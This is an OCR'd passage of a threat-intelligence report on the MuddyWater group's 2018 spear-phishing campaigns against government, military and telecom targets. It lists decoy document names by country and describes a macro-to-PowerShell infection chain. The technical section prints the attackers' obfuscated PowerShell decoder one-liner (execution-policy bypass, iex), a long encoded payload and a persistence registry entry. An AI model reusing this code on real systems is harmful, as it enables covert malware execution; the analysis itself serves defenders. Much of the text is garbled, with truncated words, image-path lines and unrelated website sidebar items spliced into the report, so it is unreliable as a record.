
MuddyWater expands operations

APT REPORTS 10 OCT 2018 8 minute read



// AU

Expert GRE

Sum

MuddyW governmental targets in Iraq and Saudi Arabia, according to past telemetry. However, the group behind MuddyWater has been known to target other countries in the Middle East, Europe and the US. We recently noticed a large amount of spear phishing documents that appear to be targeting government bodies, military entities, telcos and educational institutions in Jordan, Turkey, Azerbaijan and Pakistan, in addition to the continuous targeting of Iraq and Saudi Arabia, other victims were also detected in Mali, Austria, Russia, Iran and Bahrain.. These new documents have appeared throughout 2018 and escalated from May onwards. The attacks are still ongoing.

The new spear-phishing docs used by MuddyWater rely on social engineering to persuade users to enable macros. The attackers rely on a range of compromised hosts to deliver their attacks. In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.


Previous related research:
https://sec0wn.blogspot.com/2018/05/clearing-muddywater-analysis-of-new.html?m=1
https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east/
https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/
https://www.sekoia.fr/blog/falling-on-muddywater/


Decoy images by country

File names

Domains, URLs and IP addresses

Jordan






The Hashemite Kingdom of Jordan, Ministry of Justice (mwjo.doc)


DAMAMAX.doc

Turkey

Turkey's G




Turkey's General Directorate of Security (Onemli Rapor.doc)



Turkey's Ministry of the Interior (Early election.doc)


Saudi Arabia



Docu

KSA King

Azerb



26 AUG 2020, 2:00PM

GReAT Ideas. Powered by SAS: threat actors advance on new fronts

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM


GReAT Ideas. Powered by SAS: threat hunting and new techniques

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER, BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT, FABIO ASSOLINI


Iraq

Iraqi Minis


Pakistan




ECP.doc




National Assembly of Pakistan.doc





P.Police.doc

Afghanistan




Technical details

Below is a description of the malware extraction and execution flow, starting from the initial infection vector, running VBA code via a macro and then dropping the PowerShell code that establishes command-center communications, sends victim system information and then receives commands supported by the malware.

The initial infection vector

The initial infection starts with macro-enabled Office 97-2003 Word files whose macros are usually password-protected to hinder static analysis.



Malicious obfuscated VBA code is executed when the macro is first enabled. In some cases, the malicious macro is also executed when the user activates a fake text box.

The macro payload analysis, dropped files and registry keys

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C:\ProgramData***EventManager.logs***,Defender,1,

The next time the user logs in, the dropped payload will be executed. The executables have been chosen specifically for bypassing allowlisting solutions since they are all from Microsoft and very likely allowlisted. Regardless of the file extensions, the files dropped by the macro are ***EITHER*** INF, SCT and text files ***OR*** VBS and text files.

Case 1: INF, SCT and text files dropped by the macro

1. ***INF*** is launched via the ***advpack.dll*** "***LaunchINFSection***" function.
2. ***INF*** registers the ***SCT*** file (scriptlet file) via scrobj.dll (***Microsoft Scriptlet library***).
3. Via ***WMI*** (***winmgmt***), the ***JavaScript*** or ***VBscript*** code in the ***SCT*** file spawns a PowerShell one-liner which finally consumes the ***text*** file.

```
powershell.exe -exec Bypass -c $s=(get-content
C:\\ProgramData\\WindowsDefenderService.ini);$d = @();$v = 0;$c = 0;while($c -
ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if((($c+1)%3) -eq 0){while($v -
```

FROM THE SAME AUTHORS

Grandoreiro, the global trojan with grandiose goals

Stealer here, stealer there, stealers everywhere!

Exotic SambaSpy is now dancing with Italian users

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
```
ne 0){$vv=$v%256;if($vv -gt 0){$d+=[char][Int32]$vv}$v=[Int32]
($v/256)}}$c+=1;};[array]::Reverse($d);iex([String]::Join('',$d));
```

PowerShell one-liner

```
-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=
C.ER2[Z1GD0IH,14+VI2X;2S12:P1=C.@M-BJ1G)2D<2?)1[+2X;2S12:P.;[2>>1[+2X;2S12:P.;[/AR0I=,14+VI+VI-Q+37),@P.S;,@@,YK33..Y5,@P/U?00@1
ZQ/G8,J+/ZI1BF2/K32R3@Q/FQ0;F3FF2S.,A+3(+1G=,AM3EC1KM2>H.S>2:Q,-,3(F2+61ZC-4N-5+/FO->Q1YO/[+,A.,TR,-X1T[-9S,O+/VU/C20:8/QT3-B/=F
.16->N,P4,A6-9M0:L2R/,U9,-51P/1K@2RV/BZ3(A/VF2?B3)93,S29?1B3,P6,KC2?4-4L.S</AV,,Q33.,XS18G1=I.NI2>?1FI1P@0;-.6W/BZ3A,331,@A/V:.O
G-/R-3L1[01P+,@P2+S1FE,AD25N/4+32E3FP,T+.NU,XY.IJ,YC/G6/):/G<05T0@-2,-3AU36O.SA2D(2HZ1LB-:(-=?13T1KM-+/,@N,@71AM32(2MS-4K18O,J+3
(C/8Z17E37V/GO.7-->Z3;M06G2,/1U<,-J3(C.SZ,A51Q,,.*0@.0DD1V-1=B,-I,OO3=*.NG/ZC3)*3-70@-.E</)W/L/12E37?3FQ1PD2R92RU00[-/P1Q+.6:,U+
06H21(,TC12B.2417P-)Z2WT/48.:R2R925--=I,YH-5-2,1/L-1AE0+N,KD.X937201N2D02,)/ZR13P/[O2D)/V-,-2/FV2DK.N;-+)-/11AH2?5.6C2N;2RL1301<
3/8Y-4<,O-,-M/VO0,01U@1=.0E/2HN1Q53<X.6W/8M/.C,J4.Y)1B)1ZY2N;0DM064/[B2+22D*3A;31V0DR1A4-4V29E33*2HY0?U3(,.T*38//V33FZ12U,O213)0
6(,AG36T1ZE1FS/QS/L.,-9.Y=25;.17,A:-4<.X=00P1U517Q0:U.JZ.?K,Y,,-[1U52IL,T?/[11ZI.;:2>[/AY06I1Q7,Y73F52WC-+60+O,K?.7/20=
